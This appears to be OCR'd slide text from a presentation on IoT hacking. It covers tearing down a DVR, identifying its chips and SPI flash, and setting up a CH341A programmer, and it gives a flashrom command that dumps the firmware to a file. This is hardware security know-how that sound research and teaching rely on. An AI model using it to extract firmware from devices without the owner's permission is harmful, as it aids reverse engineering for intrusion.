
Discussion subject

Thoughts?

Practical IoT Hacking




Firmware Extraction




Hardware Components


Initial Inspection

Initial Inspection




Schematics







https://github.com/Chrissy-Morgan/DVR

Datasheets


TEAR DOWN
Samsung 613
KUB2G16460-BCKO
ESCV070AC
FV2460B0 160129
NVP1114A - NEXT CHIP
LM358 18m VS24N
AMS1117CD 1602
Pulse H1102NL 1603-M
WINBOND Q128FVSG 1602


Samsung DRAM chip
Hisilicon 3250 SOC
NVP114a
Serial Flash chip

Datasheets



winbond

3.4 Pin Configuration SOIC 300-mil





Figure 1c. W25Q128FV Pin Assignments, 16-pin SOIC 300-mil (Package Code F)

Ch341a set up: Hardware



Source : https://www.onetransistor.eu/2017/08/ch341a-mini-programmer-schematic.html


About CH341

This is versatile USB to multi-protocol converter chip.

There are 4 major items that become clear from the enclosed Datasheet(English)

heet.pdf Chrissy amended (1).7z Cancelled


Mini Programmer



Ch341a set up : Software


Drivers

https://github.com/boseji/CH341-Store




Windows Application

https://github.com/nofeletru/UsbAsp-flash



Linux Flashrom Tool

Sudo apt-get install flashrom





sudo flashrom --programmer ch341a_spi -r ./backup.bin


CH341-Store/CH341-Windows-SPI-I2C-Driver+SDK-library/CH341PAR.ZIP


CH341-Store/CH341-Windows-Serial-Driver+SDK-library/CH341SER.ZIP

Firmware Extraction











UGREEN
25XXX

Firmware Extraction

